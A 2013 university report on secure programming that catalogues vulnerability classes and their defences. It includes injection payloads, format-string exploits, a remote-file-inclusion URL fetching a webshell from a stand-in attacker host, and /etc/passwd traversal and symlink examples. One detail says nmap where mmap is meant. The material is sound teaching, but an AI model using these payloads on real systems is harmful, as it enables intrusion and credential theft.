FACULDADE DE ENGENHARIA DA UNIVERSIDADE DO PORTO

Master in Informatics and Computing Engineering

Secure programming

Computer Systems Security

Carlos Miguel Correia da Costa - 200903044 - carlos.costa@fe.up.pt

Vítor Amálio Maia Martins Moreira - 200502069 - vitor.moreira@fe.up.pt

December 13, 2013

Index

1 Introduction

In a globalized world where critical systems are controlled by computer software, it is imperative that their implementation is robust enough to endure possible attacks that can compromise the system confidentiality, integrity or availability and may put people's lives at risk.

As such, given the critical role that such systems have in our society, and the adverse effects that an attack could unleash, every critical system should adhere to several programming best practices, and be certified by independent authorities in order to achieve a stable and secure implementation.

Although computer security is absolutely fundamental in a critical system, every computer software developer should also take into consideration some of the security best practices in order to make sure their software isn't misused.

As such, this report's main objective is to raise awareness to programmers of the value of well written software implementations, and why they should invest their time in building secure systems.

To achieve that, we will start by presenting the main vulnerabilities that can be exploited in an insecure implementation and what kind of programming and design flaws made then possible.

Then, we will present the most important software techniques and methodologies that can be used to improve the security of a system and what kind of tools could help in the implementation and testing of these secure systems.

2 Context

This project is being developed for a Computer Security course at FEUP, and as such it will focus in the software engineering methodologies and techniques that can be used to build secure systems.

These methodologies take into account that every complex system implementation is bound to have vulnerabilities, but as programmers, we should adhere to best practices and systems designs in order to try to avoid then.

To be clear about what is a software vulnerability, let's quote the definition given by IETF in the RFC 2828:

Computer security vulnerability:

"*A flaw or weakness in a system's design, implementation, or operation and management that could be exploited to violate the system's security policy.*"

3 Motivation

The main motivation of our project is to deepen our knowledge in computer security, and to try to raise awareness amongst our colleagues to the importance of well written implementations when building secure systems and how that could avoid the misuse of software they may build in the future.

4 Main vulnerabilities categories

In the next sections we will present the main categories of vulnerabilities and a list of specific exploits that can be used in each of them.

4.1 Memory safety

Memory vulnerabilities can be used to change the content of programs variables, execution flow, or even affect the availability of the system by making it crash or have unpredictable behavior.

4.1.1 Buffer overflows

Brief description

A buffer overflow occurs when data is written outside the boundaries of a memory region.

Triggers

- ❖ Unsanitized input
- ❖ Use of unsafe function calls

Exploits

- Execution of injected code by changing the return address in a stack frame
- Modification of program variables to change program execution flow or results
- Crash of program by causing a segmentation fault (Unix, Linux) or general protection fault (Windows)

Protective measures

- ✓ Sanitize input and remove metacharacters
- ✓ Check for out of bounds calls
- ✓ Use languages that already provide buffer overflow protection, such as Java, C#
- ✓ Use safe library functions that accept the size of the provided buffer instead of just a pointer to a memory to where data will be written (strncpy instead of strcpy for example)
- ✓ Usage of stack canaries to check if stack return address was maliciously changed
- ✓ Use of operating systems with support for:
  - Data Execution Prevention (DEP)
  - Address Space Layout Randomization (ASLR)
  - Non-eXecutable stack protection

Techniques used to improve the reliability of the exploit

- NOP slide technique to increase probability of hitting the position where the stack return address is stored
- Change of stack pointer instead of stack return address to bypass some protective measures and increase the reliability of the attack

Example

```
char           A[8] = {};
unsigned short B = 1979;
strcpy(A, "excessive");
```

In the code above, a buffer overflow from array A will change the value of variable B to 25856 (value of "e" char plus null tag).

This happens because array A has space for 8 chars and the string that is going to be copied has 9 chars plus the null terminating tag.

4.1.1.1 Heap overflows

Brief description

Heap overflows are a particular type of buffer overflows in which the overflow happens in heap stored variables and as such, requires more effort to exploit, since the heap changes dynamically during program execution.

4.1.1.2 Stack buffer overflows or stack smashing

Brief description

Stack buffer overflow are the most common type of buffer overflows that is used in exploits, since it allows the change of the stack return address.

In non-malicious cases it can happen when deep or infinite recursion is used or when very large variables are stored in the stack (when they should be stored in the heap).

4.1.2 Return to libc (or plt) attack

Brief description

Return to libc or plt (Procedure Linkage Table) are attacks that usually start with a buffer overflow (to change the stack return address) and aim to bypass the Non-eXecutable stack protection.

The Non-eXecutable stack protection doesn't allow a stack position to be both writable and executable. This effectively makes the injection of malicious executable code in the stack impossible.

In order to bypass this protection an attacker can indirectly change the program flow by using libc (or plt) modified calls, to execute the malicious code (instead of injecting code). And since these library calls don't reside in stack memory, an attacker only needs to pass the correct parameters to these libraries to perform the exploit.

This type of exploit uses libc because it is a library that is always linked with executable programs, and by providing the "*system*" call, an attacker could start any program it wants in the attacked machine.

4.1.3 Heap feng shui and heap spraying

Brief description

Heap feng shui and heap spraying are techniques used in exploits to facilitate the execution of arbitrary code by carefully manipulation of the heap.

By carefully controlling the heap allocations and frees, an attacker can then try to access restricted data or change execution flow by using other exploits (such as buffer overflow to change data in memory blocks close to the variables that the attacker allocated in the heap).

4.1.4 JIT spaying

Brief description

JIT spraying is a technique used to bypass Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP) that modern operating systems use to make malicious direct manipulation of memory more difficult.

It takes advantage of the fact that Just-In-Time compilers produces code as data, and that the operating system must allow the JIT compiler to run in an executable environment.

This can be malicious used by injecting data in the JIT compiler that is then executed as code. In conjunction with other types of exploits, such as buffer overflows, the attacker can change program flow to execute the attack code.

4.1.5 Integer overflows

Brief description

Integer overflows occurs when the result of an arithmetic operation can't be stored in the value type that is being used.

Triggers

- ❖ Result is too large or too small for the type used
- ❖ Result is converted from a negative value to a positive value (when using unsigned types)

Exploits

- Crash of program by causing buffer overflows (when result of integer overflow is used in creation of memory buffers, such as *malloc*)
- Malicious change of program variables to produce attacks
- Infinite loop when used as a breaking condition

Protective measures

- ✓ Verify if integer overflows occurred in critical sections of code
- ✓ Use libraries with support for safe integer operations (such as VS C++ safeint.h)

Example

```
unsigned int balance = getUserAccountBalance();
balance -= withdrawValue;
```

In the above code, if balance is less than the withdrawValue, the subtraction operation would result in an integer underflow and cause the result to wrap around.

For example, if balance is 0, and withdraw 1, this would effectively have changed the account balance from 0 to 4,294,967,295.

4.1.6 Dynamic memory errors

4.1.6.1 Wild and dangling pointers

Brief description

A wild pointer is an uninitialized pointer, and as such, it can point to anything, since its contents will be whatever was in the memory locations where the pointer is stored. This is a bad programming practice that is easily avoidable. Every pointer in a program should either point to valid data or be null.

Dangling pointers are pointers that once pointed to valid objects but those objects where either freed or went out of scope, and as such they may still point to the same object (if the memory locations weren't overwritten yet), or point to completely different data.

Triggers

- ❖ Not initializing pointers upon their creation
- ❖ Not resetting freed pointers to null
- ❖ Returning pointers to stack variables instead of heap variables

Exploits

- Change program flow or state by putting modified data in the region where the dangling pointer points to
- Change program flow by putting a compatible object (in the region where the dangling pointer points to), with a modified virtual function to redirect program execution and inject code

Protective measures

- ✓ Never create uninitialized pointers (if it isn't pointing to anything yet, then initialize it to null)
- ✓ Never allow dangling pointers by assigning it to null after every free
- ✓ Or better yet, use smart pointers, since they automatically call free when the reference count reaches 0. Also, smart pointers are a more robust solution because if normal pointers are used and they are spread throughout the code, then freeing a pointer and assigning it to null will leave every other pointer that pointed to that object as a dangling pointer. As such, never use raw pointers. Use smart pointers.

Examples

```
char* wildPointer;
```

The code above is an example of a wild pointer, since it wasn't initialized upon its creation.

```
char* danglingPointer = (char*)malloc(1337);
...
free(danglingPointer);
danglingPointer[73] = 31;

Object* functionDanglingObject() {
  Object obj;
  ...
  return &obj;
}
```

In the example above, the usage of danglingPointer after it was freed may produce memory corruption if there are other data stored at the same location.

Also, returning a reference to a local function object will always result in a dangling pointer, since at the end of function, obj will be destroyed and the pointer will no longer be valid.

4.1.6.2 Invalid frees

Brief description

Invalid frees happen when a memory region is freed more than once.

Triggers

- ❖ Freeing a memory region more than once

Exploits

- If an attacker gets hold to the freed memory location, it could inject code in the virtual destructor of an object that was stored in that location or could change its data and change the program flow between the free calls
- Crash the program by corrupting the heap internal structures

Protective measures

- ✓ After every free the pointer should be set to null. This way, when calling free again to the same pointer, the free will receive null as parameter, and calling free(null) has no effect.
- ✓ Usage of smart pointers avoids this type of problems, since free will be called automatically and only once, when the reference count reaches 0

4.1.6.3 Null pointer access

Brief description

Null pointer access happens when trying to dereference a null pointer and will cause segmentation fault or general protection fault in modern operating systems.

Triggers

- ❖ Dereference a null pointer

Exploits

- If an attacker maps null pointer to a valid address (using nmap and equivalents), and then the program tries to call or dereference the null pointer, then instead of crashing with segmentation fault or general protection fault, it will be reading or executing the attacker data or code

Protective measures

- ✓ Most recent operating systems don't allow the mapping of the null address to a valid pointer, so the exploit use is limited to either older or buggy operating systems

4.2 Race conditions

Race conditions can be used to bypass some authentication system or to access protected resources.

4.2.1 Time of check to time of use

Brief description

TOCTTOU is a class of software bugs that happen when the system state changes between a program condition check and the code that will run if that check is validated.

Triggers

- ❖ Variables or states related to the condition check were changed after the check was performed and before the execution of the code associated with that check

Exploits

- An attacker could use TOCTTOU to change shared resources, like file systems, sockets, databases, in between the check and the code execution, to bypass authentication mechanisms or to insert data in restricted files

Protective measures

- ✓ To avoid TOCTTOU, every condition check that is critical to a system should be done using transactions, and these transactions should verified the condition check in the end of code execution to make sure that the transaction remained valid. If not, the transaction should be undone to restore the system to the proper state.

4.2.2 Symlink race

Brief description

Symlink races happens when an attacker makes a symlink to a file that a system will use, in order to redirect input or output, and gain read or write access to restricted files. It is normally used in conjunction with TOCTTOU and usually targets temporary files, since they are public in most operating systems (like the folder /temp in Linux systems).

Triggers

- ❖ Program opens a symlink file thinking it is a local file instead of a linked file

Exploits

- An attacker could use a symlink file to gain access to restricted files by redirecting input or output of an authorized program by using it as a proxy

Protective measures

- ✓ Always lock access to critical files and check if the files are symlinks
- ✓ Use safe libraries when creating temporary files (such as mkstemp)
- ✓ Never give more permissions than necessary when opening a file, in order to block attackers from using symlinks to write to restricted files

Examples

```
// application condition check
if (access("file", W_OK) != 0) {
   exit(1);
}

// attacker creates symlink after the access check
symlink("/etc/passwd", "file");
// Before the open, "file" points to the password database

// application opens file
fd = open("file", O_WRONLY);
// application is writing over /etc/passwd instead of the file
write(fd, buffer, sizeof(buffer));
```

The code above shows how an attacker could change or corrupt the password database by using symlinks carefully created between condition checks and the file opening and writing.

4.3 Input validation

Improper input validation can lead to unauthorized database access and modification and can also be used to inject code that can lead to remote system access or data sniffing.

4.3.1 Format string attacks

Brief description

Format string attacks happen when an unsanitized string is passed to format functions such as printf or fprintf.

Triggers

- ❖ Program passes an unsanitized string to a format function

Exploits

- An attacker could use a format string to crash a program (by causing segmentation faults or general protection faults)
- Could also read data from the stack or write to a specified location or even inject code, by overwriting the stack return address with the address of the code to inject (by combining the use of %x and %n tokens)
- Also, could overwrite the UID for a program in order to elevate its security privileges

Protective measures

- ✓ Never pass unsanitized input to format functions
  - At least use printf("%s", str) instead of just printf(str)
- ✓ Use operating systems with support for DEP and ASLR to make it harder for attackers to know the addresses to read or overwrite

Examples

```
// crash the program by causing a segmentation fault
Printf (%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s);

// view contents of the stack (this shows five stack positions)
Printf ("%08x %08x %08x %08x %08x\n");

// view contents in any memory position (position 0x10014808)
printf ("\x10\x01\x48\x08 %x %x %x %x %s");

// write an integer to any memory location (can change stack return
address in position 0x10014808, and this way inject code)
printf ("\x10\x01\x48\x08 %x %x %x %x %n");
```

The code above shows some of the exploits that can be used by carefully manipulating the format strings.

4.3.1.1 Cross-application scripting (CAS)

Brief description

Cross Application Scripting is a particular case of a format string attack, where a malicious input is provided to an application in order to gain access to restricted resources.

It can also be used to change the appearance of the running application to try to steal information from its users or to make it unusable.

4.3.2 Code injections

Brief description

Code injections are a general software exploit in which code is inserted in a running system.

Triggers

- ❖ Stack return address was changed to divert execution and inject code
- ❖ Unsanitized input contained unexpected values that allowed the addition of extra instructions to modify program execution flow

Exploits

- By injecting code, an attacker can gain control of the running system and perform a range of attacks

Protective measures

- ✓ Always validate and sanitize input from untrusted sources
- ✓ Important operations should be done in transactions to verify unauthorized changes

4.3.2.1 Frame injection

Brief description

Frame injections are a particular case of code injection in which the URL for a browser frame is changed in order to display another page instead of the intended.

This allows an attacker to perform phishing attacks and also run JavaScript attack code.

4.3.2.2 Email injections

Brief description

Email injection is an exploit of the MIME format that can be used to append more recipients or even change the message contents.

This can be used by a spammer to send attack messages anonymously or impersonate someone by hijacking the messages that are sent.

4.3.2.3 HTTP header injections

Brief description

HTTP header injection allows an attacker to append information to HTTP headers to change user session cookies or perform XSS and session hijacking attacks.

4.3.2.4 SQL injections

Brief description

SQL injections are a particular case of code injections in which unsanitized input can have unintended effects in a system.

Triggers

- ❖ Unsanitized input that contains valid SQL code

Exploits

- An attacker can use SQL injections to bypass authentication mechanisms
- Or view contents from the database
- And even change values in the database

Protective measures

- ✓ Always sanitize input from untrusted sources and escape all SQL statements
- ✓ For critical code, use transactions to assure database consistency and avoid abnormal behavior

Examples

```
statement = "SELECT * FROM users WHERE name ='" + userName + "';"
```

The example above can be exploited to perform some unintended actions by an attacker.

If userName contains (< and > characters are used to mark begging and end of string)

<' or '1'='1>

an attacker could bypass some authentication mechanisms by forcing the selection of valid usernames.

If userName contains

< a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't>

an attacker could remove the table users and also access the user info stored in the database.

4.3.3 Remote file inclusion

Brief description

Remote file inclusion is a type of vulnerability that allows an attacker to include files in a remote server.

Triggers

- ❖ Unsanitized input

Exploits

- An attacker could use this exploit to inject code in a webserver to access or change restricted resources
- Or even inject JavaScript code that will be executed in the browser of every client that accesses the webserver
- Also, it can be used to perform DoS attacks

Protective measures

- ✓ Always verify input from untrusted sources
- ✓ Never accept remote paths when a local file path is expected

Examples

```
<?php
   if (isset( $_GET['COLOR'] ) ){
      include( $_GET['COLOR'] . '.php' );
   }
?>

<form method="get">
   <select name="COLOR">
      <option value="red">red</option>
      <option value="blue">blue</option>
   </select>
   <input type="submit">
</form>
```

The example above can be exploited to perform remote file inclusions.

/vulnerable.php?COLOR=http://evil.example.com/webshell.txt?
This injects a remotely hosted file containing malicious code.

/vulnerable.php?COLOR=C:/ftp/upload/exploit
Executes code from an already uploaded file called exploit.php (local file inclusion vulnerability)

/vulnerable.php?COLOR=C:/notes.txt%00
This example uses NULL metacharacters to remove the .php suffix, allowing access to files with a different extension than .php. (With magic_quotes_gpc enabled this limits the attack by escaping special characters. This disables the use of the NULL terminator).

/vulnerable.php?COLOR=/etc/passwd%00
Allows an attacker to read the contents of the passwd file on a UNIX system directory traversal

4.3.4 Directory traversal attack

Brief description

A directory traversal attack happens when unsanitized input allows an attacker to gain access to restricted files by manipulating the relative paths used in the directory traversal to find the specified file.

Triggers

- ❖ Unsanitized input with manipulation of relative paths to change file selection

Exploits

- An attacker can use this kind of exploit to gain access to restricted files in the system

Protective measures

- ✓ Never allow path manipulators such as "../" from untrusted sources

Examples

```
<?php
  $template = 'red.php';
  if (isset($_COOKIE['TEMPLATE']))
        $template = $_COOKIE['TEMPLATE'];
  include ("/home/users/phpguru/templates/" . $template);
?>
```

The code above is susceptible to a directory traversal attack.

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../etc/passwd
```

With this request to the webserver, it is possible to gain access to the /etc/passwd file in the remote server.

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

This is the response to the previous attack.

4.4 Privilege escalation

Privilege escalation exploits can be used to elevate the current application privileges level in order to gain unauthorized access to protected resources.

4.4.1 Shatter attack

Brief description

A shatter attack aims to bypass security restrictions in order to increase the application privileges and, as a result, gain unauthorized access to protected resources or execute attack code.

Triggers

- ❖ Incorrect handling of messages sent to privileged processes from an attack application

Exploits

- The exploit takes advantage of the fact that the Win32 API allowed non privileged applications to send messages to privileged processes, and these messages could contain an address of a callback function. By using other exploits such as buffer overflows, the attack application could trick the privileged process to execute the callback in its privileged environment, giving the attacker higher privileges than the ones he initial had

Protective measures

- ✓ Microsoft has changed the way sessions are handled in order to isolate privileged processes from non-privileged applications, and as such, aimed to block the transmission of messages between them. As a result, user processes and system processes are isolated, mitigating this kind of exploit. Nevertheless, due to backward compatibility issues, Microsoft introduced the Interactive Service Detection, that requires user intervention. If the user is tricked to allow the communication between the privileged and non-privileged processes, the exploit can still be viable

4.4.2 Cross-zone scripting

Brief description

Cross Zone Scripting aims to allow an Internet zone script to access more restricted zones (like the Trusted Zone or Local Computer Zone), in order to gain access to protected resources.

Triggers

- ❖ Incorrect configuration of zone controls
- ❖ Usage of Cross Site Scripting exploits

Exploits

- Execution of attack code inside the restricted zones in order to access privileged resources

Protective measures

- ✓ Proper configuration of privilege zones
- ✓ Only allow trusted webpages to run scripts
- ✓ Sanitize input to avoid exploits that can be used to allow the Cross Zone Scripting attack

4.5 Browser exploits

Browsers exploits can be used to gain unauthorized access to data from other webpages and use it to bypass authentication protocols or steal data from users.

4.5.1 Cross-site scripting (XSS)

Brief description

Cross-site scripting is a web vulnerability whereby an attacker crafts a link and whoever clicks it will go to the destination service with an exploit in the link that injects itself in the destination webpage and can then change the destination page to perform a malicious action.

Triggers

- ❖ Unsanitized input

Exploits

- An attacker could use this exploit to inject code in a webserver to access or change restricted resources

Protective measures

- ✓ Make sure an attacker can't inject code from a crafted URL by not using URL parameters as generated html or JavaScript
- ✓ Escape input from URLs
- ✓ Don't store sensitive information on cookies
- ✓ Implement same origin policies where requests from outside servers are denied

Examples

```
<?php
  echo 'Welcome, ' . $_GET['name'];
  ...
?>
```

The code above is susceptible to a XSS attack by passing html in the name variable.

```
index.php?name=guest<script>alert('attacked')</script>
```

This URL would show an alert box on the user's machine.

4.5.2 Cross-site tracing (XST)

Brief description

Cross-site tracing involves exploiting the HTTP TRACE command to exploit browser plugins that allow the operation. The HTTP TRACE operation allows an attacker to obtain all the HTTP headers including the authentication data and cookies.

Triggers

- ❖ Having external plugins as a requisite for using a service

Exploits

- An attacker could use an exploit on one of those controls using any attack type to obtain a user's session information

Protective measures

- ✓ Don't use external plugins such as Flash

4.5.3 Cross-site request forgery

Cross-site request forgery is a web vulnerability similar to cross-site scripting but where the attacker exploits the trust a user has in a website instead of the trust by the host on the user's browser. That is, users click on images from emails or other sites and those links perform an action in a site the user is logged into. Imagine a user clicking on an image on an email and that image performing the logout operation in their email account.

Triggers

- ❖ Allowing insertion of content from users
- ❖ Failing to understand how XSRF works

Exploits

- An attacker could use this exploit to execute commands on a user's website account that could trigger performing an unwanted operation.

Protective measures

- ✓ Check the HTTP referrer to see if it was your own site (can be bypassed)
- ✓ Ask user for validation before executing the operation (can be bypassed)
- ✓ Use an unique value for each request that the user must provide to complete the operation, like an unique form token

Examples

```
<img src="http://www.website.com/logout">
```

An attacker can embed the above code in an external email or website to logout the user.

4.5.4 Cross-site cooking

Brief description

Cross-site cooking is a type of browser exploit that allows an attacker to set the browser cookies of another server, and as such can be used to perform session fixation.

4.5.5 Session fixation

Brief description

Session fixation a method used to perform session hijacking.

It allows an attacker to use the session ID to bypass some authentication mechanisms by letting the victim perform the authentication with the provided session ID.

This happens when a server does authentication using session IDs, and the attacker is able to either steal or set the victim session ID.

4.5.6 Click jacking

Brief description

Click jacking is a technique that consists in tricking a user into clicking something he didn't meant to click. It usually involves an attacker redrawing over an existing web page and when the user clicks something, the click is passed into what's underneath.

Triggers

- ❖ Website allows third party content to be displayed
- ❖ Website has known injection paths by not sanitizing input

Exploits

- An attacker could compromise an external library to inject malware in websites that use it
- An attacker could embed malware in an ad and serve it through an ad provider

Protective measures

- ✓ Avoid having external libraries in your web pages
- ✓ Use respected ad companies, as some have been known to allow malware infected ads to be served through them
- ✓ Use newer browser features such as new HTTP header x-frame option which prevent framing external sites

4.5.7 Drive-by download

Brief description

Drive-by downloads happen when users visit web sites that prompt the user to download some software or automatically begin download without the user's consent. In browser with plugin support, they can prompt the installation of a browser plugin.

4.6 Hardware vulnerabilities

Some encryption systems rely on hardware to speed up the runtime of their protocols, but this can lead to vulnerabilities at the hardware level, that can lead to breaks into the system's security.

4.6.1 Cold boot attack

Brief description

A cold boot attack consists on taking advantage of RAM's physical characteristics and forcing a system reboot, quickly scanning thereafter the system's memory searching for encryption keys and login information which are usually stored in memory and not accessible from the running operating system.

4.6.2 Smudge attack

Brief description

A smudge attack consists on trying to figure out an unlock sequence on a touch screen device by trying to mimic the user's finger smudges that are left on the screen.

4.7 Network protocols vulnerabilities

Some vulnerabilities in communication protocols can lead to exploits used to steal information from users or impersonate other webpages.

4.7.1 DSN spoofing

Brief description

DNS spoofing happens when an attacker invades a user's DNS server and redirects requests to a web page to another IP address. That IP address can then impersonate the required destination and gain access to user's information such as login details.

4.7.2 Phishing

Brief description

Phishing attempts to acquire information from users by sending them a fake email (email spoofing) with a link to a service they use. This link is not the original service but another site that copies the original site's look and feel to try to get the user to give out sensitive information such as login information or credit card numbers.

4.7.3 FTP bounce attack

Brief description

An FTP bounce attack consists on using the protocol's PORT command to request access to ports in the server machine. It can be used to port scan the host and access specific ports the attacker cannot access directly. Recent FTP server software disables the PORT command by default.

4.8 Denial of service

Other types of attacks to a system aim to disrupt its availability to the users.

Such is the case of a denial of service attack.

4.8.1 DoS

Brief description

Denial of service attacks attempt to make a resource unavailable to its intended users by constantly making requests to it and thus force it to reset or become overloaded and unable to handle all requests.

Triggers

- Program that triggers a resource hogging operation when a certain input is provided
- Many requests to a local or remote operation

Exploits

- An attacker can use a denial of service attack to prevent an organization from being able to respond to their user's requests.

Protective measures

There are no protective measures, but preventive ones. They usually involve firewall rules that use heuristics to detect these types of attacks and block IP ranges from accessing the service.

In local machines, it can be prevented by instating resource quotas between processes or user accounts. Quotas divide CPU time between running processes and threads.

Avoid having public APIs that are very resource intensive. Allow them for signed in users only.

4.8.2 DDoS

Brief description

Distributed denial of service attacks operate similar to DoS attacks but are performed on a larger scale by many computers to disrupt a web service. The cause of these attacks is that they encompass huge money losses as many online services are billed by traffic and power usage and these types of attacks can trigger standby servers to become active to handle all the extra requests.

Protective measures

The same protective measures apply, however, because of the extra amount of traffic, more care should be put in defining the firewall/filtering rules.

5 Most common programming errors used in exploits

5.1 Programming errors

This is the genesis of software exploits. This includes failing to check return values, misusage of software libraries or functions, failing to test corner cases in function calls, failing to check and sanitize input, failing to check memory bounds...

5.1.1 Checking return values

Failing to check return values is a major cause of software bugs in C and similar languages. Users assume the operating system will always provide the required result, but that is not always the case.

Besides re-arranging your code to cope with these situations, you can switch to an exception based language. These languages provide a simpler way to prevent bugs by throwing an exception. The user only needs to catch it and properly quit the application or inform the user.

For C users, consider switching to C++ and use wrappers that throw exceptions. The Win32 API has many such wrappers that generate an exception by verifying the return value and throwing one if the function returned an error. These wrappers also wrap functions that operate on the same handlers and prevent using functions with incorrect values. The .NET framework has many modules that wrap the Win32 API and work in a similar way, namely WinForms.

Here are some C++ wrappers:

ATL: http://msdn.microsoft.com/en-us/library/t9adwcde.aspx

MFC: http://msdn.microsoft.com/en-us/library/d06h2x6e.aspx

Take advantage of C++ RAII (Resource acquisition is initialization) to wrap acquire/release objects into C++ classes. This way, the destructor will take care of calling the finalization call, even if an exception is thrown.

.NET users have a similar keyword: **using**, which emulates the same behavior.

```
using (Font font1 = new Font("Arial", 10.0f))
{
    byte charset = font1.GdiCharSet;
}
```

RAII: http://en.wikipedia.org/wiki/RAII

.NET using statement: http://msdn.microsoft.com/en-us/library/yh598w02.aspx

5.1.2 Misusing software libraries

Misusing software libraries is also a major source of bugs. Using libraries that throw exceptions or managed libraries that make it hard to pass incorrect parameter types to functions help prevent this.

One technique useful in both managed and unmanaged languages are **asserts**. Asserts are functions that are only compiled in debug mode binaries that perform a boolean check on data and throw an exception if that check fails.

```
// Tests a string to see if it is NULL,
// empty, or longer than 0 characters.
void analyze_string( char * string )
{
   assert( string != NULL );         // Cannot be NULL
   assert( *string != '\0' );        // Cannot be empty
   assert( strlen( string ) > 2 );   // Length must exceed 2
}
```

Many of the C++ wrappers mentioned above decorate member functions with these asserts to verify their correct usage. A user can also use them in their own libraries to prevent silent bugs from creeping in.

Another good technique is to have constructor functions using the factory method pattern in managed languages or functions in imperative languages. They can take care of the peculiarities and center the hard parts in one place.

Asserts: http://en.wikipedia.org/wiki/Assertion_%28software_development%29

5.1.3 Other

Most other programming errors can be addressed by using the previously described techniques. Memory bound checking is done automatically in managed languages and can be prevented by using throwable index operators in C++, that override the [] operator and throw an exception. The vector::at operator does just that.

C++ vector::at: http://www.cplusplus.com/reference/vector/vector/at/

Input sanitation is harder to do automatically and requires the programmer to be aware of the fact that it has to perform it. Web frameworks that interact with SQL databases usually wrap their database access layer with input sanitation functions so the user doesn't have to.

Do not make your own sanitation routines, as these vary from database system to system and are fairly complex, sometimes. Use well tested and proven solutions or the vendor's provided routines.

Protect from SQL injection in ASP.NET: http://msdn.microsoft.com/en-us/library/ff648339.aspx

PHP's PDO: http://php.net/manual/en/book.pdo.php

5.2 Using compromised libraries

Most software uses some sort of external library to interact with the system or use some functionality. These libraries can have bugs themselves and require the user to know about them and update them when they are found.

Also, when building a secure system, all of the components should be taken into consideration, from the hardware to the application itself. And that includes the proper selection of operating system, frameworks and libraries.

5.2.1 Use well tested libraries

One way to minimize this problem is to use well known and tested libraries. This can include open source libraries that have been used by many years.

5.2.2 Use certified libraries

There are many implementations of the C++ STL. Some companies are dedicated to developing fully conformant libraries and selling them to other vendors such as Microsoft or IBM.

One of these companies is Dinkumware (http://www.dinkumware.com/). They specialize in writing fully conformant STL implementations.

There are many small details that need to be considered when implementing a library such as STL. All test cases must be covered and properly working. This is not a trivial task and it involves testing in many different scenarios and architectures.

Many companies specialize in writing libraries. It is a sizeable market not to be ignored, as it helps a developer to focus on the problems in his code only.

5.2.3 Use certified software

As with libraries, there are many companies that sell certified software. This process usually involves sending the software through a certification process.

OpenLogic (http://www.openlogic.com) is a company that specializes in these solutions. They provide a service called OLEX, which is a repository of open source software packages that have been certified by them. They also offer support for these open source softwares.

Some of the certified software packages they support are well known solutions:

Apache HTTP Server, MySQL, PHP, PostgreSQL, Spring framework, etc.

5.2.4 Use certified compilers

Compilers can also make mistakes. Many critical system softwares can only be written using certified compilers. Edison Design Group (http://www.edg.com) specializes in writing fully conformant front-end compilers to be used by other compiler vendors.

CompCert (http://compcert.inria.fr/) is a compiler that implements a large subset of C. It strives to generate assembly code that is semantically equivalent to its source code. They also provide certified and conformant general purpose libraries to be used with their compiler.

These types of certified compilers are very popular in critical systems development.

5.2.5 Keep up to date on new versions

Sometimes, bugs are found on open source software. Keeping close tabs on the software's release channels and public exploit databases can help you to quickly be aware of newly found vulnerabilities in software or libraries you are using.

Here are some public exploit databases:

https://cve.mitre.org/

http://www.exploit-db.com/

http://osvdb.org/

It is also important to have automatic updates on common attack candidates active such as the operating system, Java, Flash and commonly used programs like Acrobat Reader and internet browsers.

5.2.6 Use the compiler's security features

Newer compilers often have certain security features such as Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP) enabled by default in newer compiler versions. These features are flags in the binary application that indicate the program runs correctly with these features enabled. They can also be enabled system wide by changing the operating system's properties, but may break other programs by doing so.

Microsoft's C++ compiler has a handful of features to mitigate some of the most common attack vectors, namely:

- Buffer Security Checks – Try to prevent buffer overrun by adding a random number in the function's stack and verifying its value when this function returns. If it has changed, execution is halted.
- Safe CRT Libraries – replaces unsafe CRT function calls with their safe equivalents without changing the user's code.

- Safe Exception Handlers – When an exception occurs, an exception handler code is executed. Safe exception handlers make a list of known exceptions at compile-time and validate their address before they are executed.

Read more:

http://msdn.microsoft.com/en-us/magazine/cc337897.aspx

http://msdn.microsoft.com/en-us/library/y0zzbyt4%28v=vs.110%29.aspx

5.3 Bad architecture design

Sometimes the software has no bugs, but was flawed in its conception, allowing the user to bypass the security system by using it in non-predicted ways.

One common example of this is storing session cookies on each user's browser. Although not a bug per se, it can allow an attacker to access the cookie to sign in as the user. To prevent these problems, software developers should never assume, and always put themselves in the attacker's position.

One of the latest was Apple's password reset form, which allowed anyone who knew the email address and the date of birth of a user to password-reset their account.

http://www.theverge.com/2013/3/22/4136242/major-security-hole-allows-apple-id-passwords-reset-with-email-date-of-birth

Many of these situations have already been dealt with by a lot of people. It is a good practice to see how others have solved these problems before devising a solution.

Another big problem in today's world is social engineering – getting people to willingly give an attacker what he needs. This has been a major research subject in recent years.

6 Secure programming methodologies

Every software implementation is susceptible to have flaws, but we can adopt some methodologies that try to minimize them.

The first point to take into consideration is that security should not be a feature you later add to an application but a non-functional requirement from the start. Adding security to an ongoing project can be very costly and may require making breaking changes to existing systems.

6.1 Coding Conventions

Coding conventions are a set of guidelines that programmers can adopt that allow for a multi-man team to have a set of ground rules for the following points:

- Comments
- Declarations
- File organization
- Indentation
- Naming conventions
- Programming practices
- Programming principles
- Statements
- White spaces

Most software products are projects that are in constant development and constantly adapting to trends and client's needs. This leads to a total cost of 40% to 80% of software's lifetime for maintenance. Having coding conventions for trivial things, such as the above list, can greatly ease the maintenance task, as programmers can begin to assume things by interpreting the conventions, such as knowing a variable is static because it starts with an s or knowing it is a constant because it starts with a k or knowing a function is recursive because it ends with _r.

Many software products are not maintained by their original developer. This happens because of many factors, mainly job switching, relocation, re-assignment to a different project and retirement as well. Having a well-defined maintenance strategy helps minimize the introduction of software vulnerabilities by incorrectly using a program's functionality.

Tools can help maintain some of these conventions.

Here are some public coding conventions:

C# Coding Conventions: http://msdn.microsoft.com/en-us/library/vstudio/ff926074.aspx

Google C++ Style Guide: https://google-styleguide.googlecode.com/svn/trunk/cppguide.xml

id Software C++ Coding Conventions: http://goo.gl/3ryu9t

Java Coding Conventions: http://www.oracle.com/technetwork/java/codeconv-138413.html

Microsoft Patterns & Practices: http://pnp.azurewebsites.net/en-us/

6.2 Critical Systems Coding Standards

Critical systems have their own set of coding conversions. What sets them apart from other coding conventions is that they are meant to be used on life critical systems such as airplanes and power plants where a failure in software can cause catastrophic events. They are usually more restrictive about language features and encompass auditing made by independent entities.

Some simple, but effective coding conventions are the following:

Left-hand comparison:

Instead of comparing using (val == 48), the programmer could write (48 == val). In practice, the result is the same, but if a programmer makes a typo and forgets the second =, the first will silently compile, whereas the second will throw an assignment error.

